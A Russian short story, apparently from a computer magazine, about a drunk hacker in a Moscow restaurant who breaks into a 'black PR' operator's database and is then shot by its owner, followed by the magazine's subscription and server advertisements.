Этой самой информации было достаточно. Вот только она была какой-то сумбурной: набор документов, какие-то фотографии, статьи, выдернутые из интернета с новостных сайтов. Отдельно шла подборка анекдотов про политиков, звезд шоу-бизнеса, просто известных публичных людей.

— Странно все это, — прошептал Малышев, не замечая того, что творится вокруг. Тем временем официантка подошла к нему, пыталась заговорить, но он не обратил на нее внимания. Она вздохнула, заменила пустую кружку пива на полную и ушла.

— Прежде чем ставить себе задачу, надо понять, что я хочу, — сказал Малышев сам себе. — А пока сложно сказать, что можно хотеть от этого бардака. Вполне возможно, что пользы-то нет никакой. Пустышка. И я на девяносто процентов прав. Или нет?

Он машинально протянул руку к пиву, отхлебнул и даже не удивился тому, что кружка снова полна. Информация притягивала его своей полной неинформативностью. Так не могло быть и так было.

— Человек удовлетворяет свой информационный голод путем собирания различных данных в интернете. Все, что он получает из Сети, имеет объяснение. Все, включая случайные файлы. Информация может быть систематизирована только одним способом, известным хозяину. Значит, надо попытаться мыслить иначе — не то чтобы нестандартно, просто не так, как мыслишь сам.

Хотя его мозг был одурманен алкоголем, он размышлял достаточно логично, вот только не мог избавиться от дурацкой привычки пускаться в рассуждения с самим собой и делать это исключительно вслух.

— Зачем человеку такая куча страниц, выкачанных сайтов, фотографий и остального хлама, которого в интернете полным-полно, рубль за тонну берут?

Может, чтобы понять, есть смысл рвануть дальше? К нему домой или где там он хранит все остальное? Наверняка дома серьезная машина, не удивлюсь если «Макинтош». Такие, как он, любят дорогие альтернативы. Итак, для начала идем в закладки... Обычно все лежит на поверхности, надо только наклониться и взять.

Он прошелся по наладоннику, как по своей кухне, выбрал всю необходимую информацию, оставил в покое Bluetooth и стал использовать возможности, предоставленные рестораном за пиво, которое он пьет сейчас в этом зале. Его хакерский набор благополучно ждал своего часа на ноутбуке, Сергей воспользовался им для проникновения в базу данных своего внезапно появившегося противника, хотя он являлся им лишь по образу жизни, да и «противником» это назвать было трудно — все-таки свел их случай, не более.

На домашнем компьютере его ждала еще одна куча интернет-барахла, на этот раз разобранная и систематизированная. По именам, по профессиям, по месту жительства и работы. Ключей в таблицах было еще великое множество — найти любого человека в них не составило бы никакого труда. — Ксения Собчак... — шептал Малышев, вводя имена в строку поиска и не удивляясь тому, что удавалось найти любого человека в течение пары секунд. — Касьянов... Алина Кабаева... Константин Эрнст...

Попадались люди, помеченные разными цветами. Строки черного и синего цветов бросались в глаза. Малышев отметил про себя, что в черных полях люди, которых уже нет живых, в синих — те, кто находится в розыске или сидит в тюрьме, то есть, короче говоря, в настоящее время имеет проблемы с законом.

Черные строки подтолкнули его к очень и очень нехорошей мысли...

— Парень киллер?

Еще один большой глоток из кружки.

— Чуть ли какая-то! Но, с другой стороны, для чего ему это кладбище?

Людей, помеченных черным, было действительно довольно много. Среди них губернатор Алтай Евдокимов, парочка банкиров со звучными фамилиями, двое телеведущих и очень высокопоставленный чин из Министерства обороны. В синих полях Малышев не удивился Ходорковскому с Бerezовским, полистал базу еще и понял, что «нест им числа».

— Ладно, хорошо, раз не можем понять, зачем все это, зайдем с другого бока. Попробуем понять, что он делает сейчас. Может, удастся понять принцип сортировки, занесения людей в таблицы, вдруг сумею уловить, зачем все это нужно?!

Он стал отслеживать все то, что происходило между наладонником и домашним компьютером в режиме реального времени, между делом объяснял сам себе вслух:

— Вряд ли он киллер. Ведь в базе данных около четырех тысяч человек. Черных строк там вряд ли больше тридцати... Похоже, чтобы убить или посадить в тюрьму весь этот список, парню понадобится не один десяток лет. Не думаю, что он пойдет на такое. Скорее всего, здесь что-то другое. Что-то очень похожее, но что?

На экране ноутбука в таблицах менялись строки, менялись какие-то поля, к фамилиям приписывались достаточно запутанные аргументы, ставились разного рода символы. Несколькими раз мелькнуло слово «out»: кого-то парень только что вывел из игры, отправив в конец списка, именно там копились люди с этим аргументом.

— А может, не вывел из игры? Может, они уже отыграли?

Он прочитал одну из фамилий в конце списка — те, что были в группе «out». Она показалась ему уж очень знакомой, вот только он не мог сразу вспомнить, кто этот человек. Пришлось бросить исследование, выйти на новостной сайт, найти хоть что-нибудь... Точно! Это оказался достаточно высокий чин в спортивном министерстве, который недавно был смещен со своего поста за довольно непредсказуемые действия в состоянии алкогольного опьянения. Смещен, опозорен в прессе и на телевидении, о нем даже упомянули в передаче «Человек и закон», что уже само по себе означало довольно высокий уровень конфликта.

— Сместили с поста — и вон из списка, — проговорил Малышев. — Сместили... Смерть руководителя как руководителя — иной раз для человека это страшнее истинной физической смерти. Оказаться на самом вершине, а потом вернуться к истокам. Не у всякого хватит выдержки и нервов. Этот, правда, ничего с собой не сделал — похоже, правильно убрали дебошира...

Он сидел еще минуту и сказал:

— Этот человек собирает информацию о тех, кто может упасть. О тех, кого можно свалить. О тех, кто играет хоть какую-то роль в нашей жизни. Но за каким чертом ему эта информация?

Музыка, которая к тому времени стала погромче, не отвлекала его от размышлений. Пара музыкантов вышли на сцену, один включил компьютер, другой принялся настраивать гитару. У них за спинами засветились надписи «Командоры». Певица с приличными для ее невысокого роста формами, чем-то напоминающая Ларису Долину, включила микрофон и тихо произнесла: — Один, два, раз...

Малышев и парень за соседним столиком синхронно подняли глаза

на сцену и тут же снова окунулись каждый в свой мир. Сергей снова посмотрел на загадочные строчки:

— Есть еще способ: посмотрим, кто у него в адресной книге и в контакт-листе. Скажи мне, кто твой клиент, и я скажу, кто ты. Пороемся в грязном белье...

Он без особого труда получил доступ к почтовому ящику, прочитал корреспонденцию, пришедшую за вчера, и едва не получил ту, которая поджидала хозяина на сервере сегодня, но вовремя одернул себя — это выглядело бы подозрительно.

— Не надо спешить. Он еще поможет мне сам... А что у нас в контактах?

Ники ему ничего не говорили. Так же, как и письма в почтовике.

— Какой-то тупик, черт возьми! — стукнул он кулаком по столу. — Его база данных — это просто ужас какой-то! Не может такая информация храниться на компьютере в столь систематизированном виде безо всякого смысла! Все это кому-то нужно! Кто-то хочет, чтобы все эти данные были здесь! Хочет!

Он, крайне рассерженный тем, что не может подобрать ключ к разгадке, отсел от стола и закинул ногу на ногу. Никогда он еще не был так зол на самого себя.

— Какая-то гробница фараона! — глядя с расстояния на экран ноутбука, сквозь зубы процедил Малышев. — Тутанхамон хренов! Вот, например, зачем ему нужны сведения о Чубайсе? Что он может сделать с этим человеком? Кто в этой стране может противопоставить хоть что-нибудь главе такого концерна? — Вы еще пиво будете? — вдруг раздалось сбоку. Сергей вздрогнул и увидел перед собой официантку. — А то у нас правило такое: если клиент кружку ставит на картонку, значит, он хочет еще.

Малышев увидел, что пустая кружка стоит на фирменной картонке, машинально кивнул и снова увидел перед собой стройные ноги в сетчатых колготках. Девушка заметила, что он не отрываясь смотрит на ее ноги, и засмушалась. — Что вы там такого увидели? У меня чулки порвались? — спросила она, тоже посмотрев вниз.

— Чулки... — прошептал Малышев. — Это покруче будет...

Он представил себе черную резинку шириной с ладонь, скрытую сейчас короткой юбкой девушки, раздел ее глазами и усмехнулся.

— Эротика — это адреналин, — неожиданно сказал он девушке. — А на адреналине я сейчас соображаю, что к чему.

— Какая эротика? — еще больше смутилась официантка. — Я лучше за пивом пойду.

«Странный какой-то», — думала она, идя к бару и не замечая, что Малышев неотрывно смотрит на ее ноги, прислушиваясь к приятным ощущениям в груди, которые назывались «либидо». Сердце забилось сильнее. Он совершенно четко хотел эту девушку — прямо сейчас и здесь.

А потом еще раз впился глазами в ее чулки.

Сетка. Сетка.

Сетка.

— Рыбак, твою мать! — взвился Малышев. — Сеть! Он сам использует эту информацию! Это его работа! Забрасывать сети и вылавливать крупную рыбу, сгоняя ее в самый низ списка, выводя из игры. Он — человек, который делает «черный пиар»!

Адреналин в очередной раз не подвел его. Теперь осталось придумать, что сделать с этой отгадкой.

Тем временем человек за столиком прекратил заниматься своим наладонником, взглянул на экран мобильного телефона, покачал головой (тут Малышев понял, что он просто смотрел на часы). Затем встал и вернулся за свой столик — за тот, где сидел с самого начала.

Сергей проводил его взглядом исподлобья, после чего еще раз посмотрел на экран, где оставалась открытой часть таблицы из чужой базы данных. С ней нужно было что-то делать.

— Если предположить, что этот человек — тот, кем я его представил себе, то вся инфа на его компе крайне актуальна. А любую актуальную информацию можно использовать.

И Малышев аккуратно перекачал всю базу себе на ноутбук — информация стоит денег.

Когда думаешь о деньгах, редко смотришь по сторонам...

* * * * *

Время шло достаточно быстро. За работой Максим всегда удивлялся его ходу. Стрелки часов совершали какие-то непонятные скачки по циферблату, выхватывая из жизни целые куски.

Вот и сейчас около сорока минут просто улетучились, испарились, превратились в ничто, но за это время он успел свести воедино несколько очень интересных фактов, при помощи которых можно было свалить со своего поста одного очень большого чиновника из прокуратуры. Хорошо выполненная работа всегда приносила ему удовлетворение. Он сделал пару денежных переводов своим информаторам, представил на минутку ту сумму, которая перекочевала с анонимных банковских счетов на его кредитку, и вернулся за свой столик в ожидании Татьяны.

Отметив про себя, что девушка временами бросает в его сторону взгляды, полные любопытства и нетерпения, Максим осмотрел зал, послушал пару песен в исполнении группы, которая в настоящий момент оккупировала сцену, оценил неплохие вокальные данные певицы. Достал наладонник и сел так, чтобы скрыть свои действия от парня, который бродил вокруг него, якобы рассматривая попугая...

Татьяна подошла незаметно и опустилась в кресло рядом. Максим вздрогнул, поднял на нее глаза, да так и не смог их отвести. Она, сняв с себя униформу и преобразившись в вечернем наряде, стала практически неузнаваемой. Сердце молодого человека забилось сильнее, он машинально протянул руку и прикоснулся к кончикам ее пальцев. Она не убрала руку.

— Мне кажется... — произнес Максим. — Мне кажется, что мы нравимся друг другу.

— Не без этого, — улыбнулась Татьяна. — Но это не значит, что здесь, в «Амазонии», я знакомлюсь со всеми клиентами, которые мне нравятся. Отнюдь, скорее наоборот. Максим, ты первый, с кем я тут общаюсь на подобном уровне. Смотри, как все на нас косятся...

Молодой человек аккуратно осмотрелся. Действительно, несколько девчонок-официанток о чем-то шушукались у стойки бара, временами бросая взгляды на их столики.

— Репутация не пострадает, Татьяна? — спросил он у девушки.

— Думаю, что нет. Я здесь на хорошем счету. И могу при желании выдать все это за встречу со старым знакомым. Если у нас, конечно, ничего не выйдет.

Максим оценил последние слова Тани, потом спросил:

— Посидим еще или пойдем куда-нибудь в другое место?

— Вообще-то работать и отдыхать в одном месте считается неприличным... Но уж очень хочется, чтобы мне подали ужин сюда.

— Ужин? Все-таки здесь? — улыбнулся Максим. — Вот и чудесно. И мне кажется, что меню нам не нужно — ты наверняка его знаешь. Поэтому прошу — на твой вкус. Все, что пожелаешь. И бутылку хорошего дорогого красного вина.

Татьяна посмотрела в сторону бара и сделала жест по направлению к девушкам. Они замерли, потом расступились, оставив только одну — ту, которой выпало обслуживать столики с этого края сцены.

— Ты пока заказывай, а у меня есть пара дел, хочется их завершить до начала нашего романтического свидания, — произнес Максим и направился к выходу.

Татьяна проводила его взглядом и принялась заказывать ужин. В мыслях у нее уже давно созрело меню. Она быстро перечислила все то, что хотела бы сейчас съесть и выпить, незаметно оглядела себя в зеркало и осталась довольно макияжем и туалетом.

Ждать Максима пришлось недолго. Через пару минут он уже спускался по лестнице вниз, держа в руках огромный букет роз (спасибо бабушкам, которые успевают за ночь объехать пол-Москвы, чтобы продать свои букеты нуждающимся).

Вот только почему-то он пошел не сразу к ней, а свернул туда, где сидел до этого.

К попугаю...

Появился перед ней минут через десять. Татьяна уже успела передумать бог весть что на тему того, к кому же этот красавец бизнесмен мог вернуть с букетом роз в полупустом зале, — и в эту самую секунду перед глазами возник красный взрыв из девяти роскошных цветков. Она едва удержалась от вскрика — настолько неожиданно это было.

Максим улыбнулся, протянул цветы. Она с радостью приняла их, вдохнула аромат... Что-то странное было в этом аромате, какие-то чуждые розам нотки, но официантка быстро принесла вазу, она поставила туда цветы и зашла о странном факте.

«Заметила, — понял Максим. — Как ни крути, заметила. Ну и черт с ним. Всегда можно объяснить... Да ладно, чего я все об этом...»

Запах пороха. Конечно же, Татьяна почувствовала его, но не поняла, не распознала. Не удивительно: чтобы узнавать запах пороха, надо время от времени стрелять...

Пистолет он успел спрятать: купив букет роз на улице, он вынул оружие из машины и спрятал среди цветов. Застрелить парня с ноутбуком было делом одной секунды. Он всего лишь сделал вид, что встретил старого знакомого, подсел, поговорил и оставил его одного отдыхать... Больше времени потребовалось на то, чтобы вынуть из ноутбука винчестер — слава богу, он оказался на салазках, а Максим уже было собирался воспользоваться отверткой.

Не первый раз ему пытались подставить подножку, залезая в его базу. Наладонник, словно верная собака, тут же известил о взломе, но Максим, готовый к подобному развитию ситуации, ничем не выдал себя, закончил свою работу и сумел вычислить обидчика.

Теперь горячий глушитель грел ему живот, перед ним сидела самая красивая женщина в мире, их радовал накрытый стол и игра вина в бокалах, на кредитную карточку вновь начислена новая сумма денег.

— «Амазония», — произнес он, словно пробуя слово на вкус. — Надо бывать здесь почаще.

И они подняли бокалы... 🍷

Попробуйте подписаться в редакции, позвоните нам.

(это удобнее, чем принято думать




SYNC



Лучшие цифровые камеры



Хакер



Хакер Спец



Железо



Страна Игр



PC Игры



Maxi Tuning



Мобильные компьютеры



Total DVD



DVD Эксперт



Total Football



Onboard



Mountain Bike Action



Хулиган



Свой бизнес

- ★ Для подписчиков в Москве курьерская доставка **БЕСПЛАТНО** в день выхода журнала
- ★ Дешевле, чем в розницу
- ★ Гарантия доставки и замены в случае потери
- ★ Специальные предложения для подписчиков
- ★ Первый номер подписки высылается по звонку вместе с заполненной квитанцией для оплаты

8-495-780-88-29 (для Москвы)

8-800-200-3-999 (для России)

ВСЕ ЗВОНКИ БЕСПЛАТНЫЕ

Мы работаем с 9 до 18 по рабочим дням



Повысьте эффективность работы и ускорьте развитие своей компании

Универсальный сервер Major, на базе процессора Intel® Xeon® поможет Вам повысить эффективность труда сотрудников и в более полной мере удовлетворять желания и потребности клиентов .

Гарантия - 3 года
Бесплатная доставка по Москве
Вся продукция сертифицирована
(РОСС RU. ME61.B01302)



Подробная информация на сайте: www.exciland.ru
и по телефону: (495) 727-0231

Заказ серверов:

КОРПОРАТИВНЫЙ ОТДЕЛ:
(495) 727-0231; e-mail: b2b@exciland.ru

[e-mail:info@exciland.ru](mailto:info@exciland.ru) www.exciland.ru [e-mail:info@exciland.ru](mailto:info@exciland.ru) www.exciland.ru [e-mail:info@exciland.ru](mailto:info@exciland.ru) www.exciland.ru [e-mail:info@exciland.ru](mailto:info@exciland.ru)

СНІЕЦЬ ЛАБОРАТОРІЯ ВЗІТОВА

0516612006